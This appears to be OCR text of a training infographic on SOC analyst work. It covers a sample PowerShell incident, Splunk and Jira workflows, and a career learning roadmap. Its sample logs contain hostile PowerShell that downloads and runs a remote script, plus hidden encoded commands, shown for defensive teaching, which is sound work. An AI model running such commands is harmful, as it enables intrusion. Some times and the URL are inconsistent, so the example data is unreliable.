Suspicious PowerShell activity detected on endpoint.
Let's see how all tools come together.

TOOLS IN ACTION

wazuh.

SIEM

Detect & Alert

urlscan.io

Threat Intel

Investigate IOCs

Microsoft Defender for Endpoint

EDR

Investigate Host

TheHive

Case Management

Track & Respond

Response

Contain, Eradicate

Recover

1 SIEM CREATES ALERT

Wazuh detects suspicious PowerShell encoded command.

wazuh. Modules Security events

Time	Rule description	Level	Agent	Source IP	User
May 20, 2025 @ 10:15:22.123	Windows PowerShell encoded command	12	WIN-10	192.168.10.25	jdoe

→ SIEM (Wazuh)

Alert generated with source IP, user and rule.

2 ANALYST CHECKS LOGS

Analyst reviews full event details in the SIEM.

Rule ID:	60133
Level:	12
Decoder:	windows_powershell
Description:	Windows PowerShell started with encoded command
Command:	powershell.exe -enc SQ8mACA...0000030300000000-P60t-0000000000000000
User:	jdoe
Computer:	WIN-10
Source IP:	192.168.10.25
Time:	May 20, 2025 @ 10:15:22.123

→ SIEM Logs

Encoded PowerShell command found. Suspicious!

3 CHECK THREAT INTEL

IP address from the alert is checked in URLScan / Threat Intel.

urlscan.io Search URL or IP Search

IP 185.199.108.153

185.199.108.153	Malicious
-----------------	-----------

Summary IP/ASNs Domains URLs WHOIS

AS:	54113 (Fastly)
Country:	United States
Reputation:	Malicious (90/100)
Last Seen:	1 hour ago

→ URLScan.io

IP is malicious and associated with phishing infrastructure.

4 EDR INVESTIGATION

Analyst checks endpoint in EDR to see what happened.

Microsoft Defender for Endpoint

Device	Risk level	Alerts	Investigations	Actions
WIN-10	High			

Timeline	Basic	Alerts	Investigations	Actions
May 20, 10:15:21	powershell.exe	Suspicious command line	High	
May 20, 10:15:24	powershell.exe	EncodedCommand detected	High	
May 20, 10:15:28	cmd.exe	Child process	Medium	
May 20, 10:16:02	Connection	185.199.108.153:443	High	

→ Microsoft Defender for Endpoint

Endpoint tried to connect to malicious IP. High risk confirmed.

5 CASE CREATED

Analyst creates a case in TheHive to track the investigation.

TheHive + New Case Cases Alerts Tasks Dashboards

CASE-2025-0520 In Progress

Suspicious PowerShell Activity on WIN-10

Severity: High TLP: Amber Created: May 20, 2025 10:20 analyst1

Overview Tasks (5) Observables (6) Timeline Discussions

Tasks

- ☐ Collect logs
- ☐ Check IP reputation
- ☒ EDR investigation
- ☒ Contain endpoint
- ☐ Report & Close

→ TheHive

Case created, tasks assigned, team collaborating.

6 RESPONSE TAKEN

Endpoint isolated, IOCs blocked, user notified. Threat contained.

Response Summary

- Endpoint isolated from network
- Malicious IP 185.199.108.153 blocked on firewall
- User account jdoe reset & notified
- Artifacts collected and stored
- Case documented and closed

CASE STATUS

Closed

Closed on: May 20, 2025 11:05

Duration: 45 minutes

→ Response

Threat contained. Case closed. Lessons learned.



KEY TAKEAWAY

No single tool solves everything. It's the process and integration that makes your SOC effective.

GOOD ANALYSTS CONNECT THE DOTS.

Tools give you data.
You give it meaning.



ANALYST NOTES

- Always verify before you respond.
- Document everything.
- Collaboration saves time.
- Curiosity drives better detections.



DAY IN THE LIFE OF A SOC ANALYST

A typical day on shift: 10 AM - 6 PM

Goal of the Day:

Detect threats, investigate alerts, respond, and keep the organization safe.



splunk>

Search, analyze and monitor logs in real-time.

Jira

Track, manage and collaborate on security incidents.




10:00 AM



SHIFT START & HANDOVER

- Join stand-up / huddle
- Review overnight alerts and tickets
- Check system health (SIEM, EDR, Firewall)
- Understand anything critical from last shift



Jira

Assigned to me (5)

Key	Summary	Status
SOC-1253	Multiple Failed Logins - 0365	IN PROGRESS
SOC-1254	Suspicious PowerShell Activity	TO DO
SOC-1255	Possible Malware Download	TO DO
SOC-1256	Alert: Impossible Travel (User)	IN PROGRESS
SOC-1257	Threat Intel: Malicious IP	TO DO

11:00 AM



ALERT TRIAGE

- Review SIEM alerts in Splunk
- Prioritize by severity
- Identify false positives
- Pick high priority alerts for investigation

splunk>

```
index=main sourcetype=* earliest=-2h
```

Time	Security Alert	src_ip	dest_ip	severity
05/20 10:58:21	Suspicious PowerShell	10.10.5.25	185.199.108.153	high
05/20 10:45:12	Multiple Failed Logins	10.20.30.15	-	medium
05/20 10:30:09	DNS Tunnel Detected	10.10.5.77	8.8.8.8	high
05/20 10:15:44	New Service Created	10.10.5.25	-	medium

Jira

SOC-1254

Suspicious PowerShell Activity

Type: Incident

Priority: High

Status: In Progress

Assignee: analyst1

Labels: powershell, t1059, windows

Update

12:00 AM



INVESTIGATION & ANALYSIS

- Deep dive into the alert
- Use Splunk to pivot and gather evidence
- Check related logs (auth, process, network)
- Identify IOC's and scope the impact

splunk>

```
index=win* EventCode=4688 parent_process_name="powershell.exe" | table _time host user account process_name command_line
```

_time	host	user	account	process_name	command_line
10:32:21	WIN-10	user1	powershell.exe	IEExec (New-Object Net.WebClient).DownloadString('http://10.10.10.10/106.106.106.106/p.ps1')	
10:32:18	WIN-10	user1	powershell.exe	powershell -nop -w hidden -enc SOBFAFG...	
10:32:10	WIN-10	user1	cmd.exe	powershell.exe -NoP -Enc	

Found encoded PowerShell downloading from external IP.

Jira

SOC-1254

Add a comment...

Found encoded PowerShell. External IP: 185.199.108.153 Possible initial access. Collecting more data.

Add

1:00 PM



LUNCH BREAK

- Take a break
- Recharge
- Stay sharp!



Good analysts take breaks.
Sharp mind = Better detection.



2:00 PM



THREAT HUNTING / DEEP DIVE

- Proactively hunt for threats
- Search for IOC's, unusual behavior
- Use threat intel + Splunk queries
- Look for related activities

splunk>

```
index=main earliest=-24h ("185.199.108.153" OR "powershell.exe") | stats count by src_ip, user | sort - count
```

src_ip	user	count
10.10.5.25	user1	145
10.10.8.11	svc_backup	23
10.20.30.42	user7	5

Jira

SOC-1254

Update

Linked IOC added

Pivoting to find lateral movement.

Checking EDR & firewall logs.

Add

3:30 PM



RESPONSE ACTIONS

- Confirm incident
- Take response actions
- Isolate host / Block IOC
- Escalate if needed

Actions Taken

☒	Host isolated in EDR
☒	Malicious IP blocked on firewall
☒	User notified
☒	Evidence collected

Protected!

Jira

SOC-1254

Status: In Progress

Comment: Host isolated. IP blocked. Escalated to L2.

Add

4:30 PM



DOCUMENTATION & REPORTING

- Document findings in Jira
- Attach evidence, screenshots
- Map to MITRE ATT&CK
- Update incident timeline

Incident Timeline (Jira)

2:10 PM	Alert triggered in Splunk
2:20 PM	Investigation started
2:45 PM	Malicious activity confirmed
3:10 PM	Host isolated
3:20 PM	IOC blocked
3:30 PM	Escalated to L2

Jira

SOC-1254

Add work log

Time spent: 1h 15m

Work description...

Log

5:30 PM



- Review open tickets
- Update status
- Handover to next shift
- Ensure nothing critical is missed

Open Incidents

Key	Summary	Status
SOC-1258	Brute Force Attack - VPN	IN PROGRESS
SOC-1259	Suspicious DNS Activity	TO DO
SOC-1260	Malware Alert - Email	TO DO

Handoff Note

SOC-1258 - Monitoring
High volume of attempts.
Keep an eye.
- Analyst1

WHAT MAKES A GREAT SOC ANALYST?

- | | |
|---|--|
| ☒ Curiosity | ☒ Patience |
| ☒ Attention to detail | ☒ Communication |
| ☒ Analytical thinking | ☒ Drive to learn |

“ Every alert you handle today, makes someone safer tomorrow. ”

TOOLS. PROCESS. PEOPLE.

That's how we defend.




HOW TO LEARN THESE TOOLS

A step-by-step roadmap for SOC Analyst career growth.




Consistency beats intensity. Learn a little every day!

LEARNING ROADMAP



TIPS FOR SUCCESS



SAMPLE WEEKLY LEARNING PLAN

DAY	FOCUS AREA	WHAT TO DO	TOOLS TO USE
MONDAY	SIEM (Splunk)	Practice searches, filters, and dashboards.	Splunk
TUESDAY	Log Analysis	Analyze Windows & Linux logs.	Event Viewer, Splunk
WEDNESDAY	Network Analysis	Capture & analyze traffic.	Wireshark, Zeek
THURSDAY	Threat Intelligence	Lookup IOCs, domains, IPs.	URLScan, VirusTotal
FRIDAY	Endpoint Investigation	Analyze endpoints & suspicious activity.	Microsoft Defender for Endpoint
SATURDAY	Hands-On Lab	Simulate an attack & investigate.	All Tools
SUNDAY	Review & Notes	Review what you learned & update notes.	Notes, Obsidian, OneNote

BEGINNER TIPS

- ✓ Don't memorize. Understand.
- ✓ Focus on concepts, not just tools.
- ✓ Read documentation. It's your best friend.
- ✓ Use real logs. Practice daily.
- ✓ Stay curious and never stop learning.

REMEMBER

You don't need to know everything today. One step at a time!



“The best analysts aren't born. They're built through curiosity, practice and persistence.”

YOUR GOAL

From learner to analyst.
From analyst to defender.
From defender to leader.



Learn. Practice. Investigate. Defend.

Your future in SOC starts with what you do today.



Keep pushing. You've got this!



A SOC Analyst...

- Looks for clues
- Thinks like an attacker
- Protects the organization
- Works with the team
- Makes an impact every day

TOOLS DON'T MAKE A GREAT ANALYST. PRACTICE DOES.



NEVER FORGET

Every alert you handle could be the one that stops the next breach.




The more alerts you investigate, the **stronger analyst** you become.

- ☒ Keep learning.
- ☒ Keep investigating.
- ☒ Keep defending.

WHAT MATTERS

- ☒ Curiosity
- ☒ Consistency
- ☒ Attention to detail
- ☒ Critical thinking
- ☒ Ownership
- ☒ Teamwork
- ☒ Never stop learning



Notes

- Focus
- Learn
- Investigate
- Defend

A GREAT ANALYST IS...



CURIOUS



ANALYTICAL



OBSERVANT



FOCUSED



RESILIENT



DRIVEN

YOUR JOURNEY



Start with curiosity



Learn the basics



Practice every day



Investigate real-world alerts



Make an impact

FINAL WORD

Cybersecurity is a marathon, not a sprint.

Stay consistent.

Stay humble.

The SOC needs you.



Good analysts protect systems.
Great analysts protect **people**.



You don't have to be perfect.
You just have to **keep showing up**.

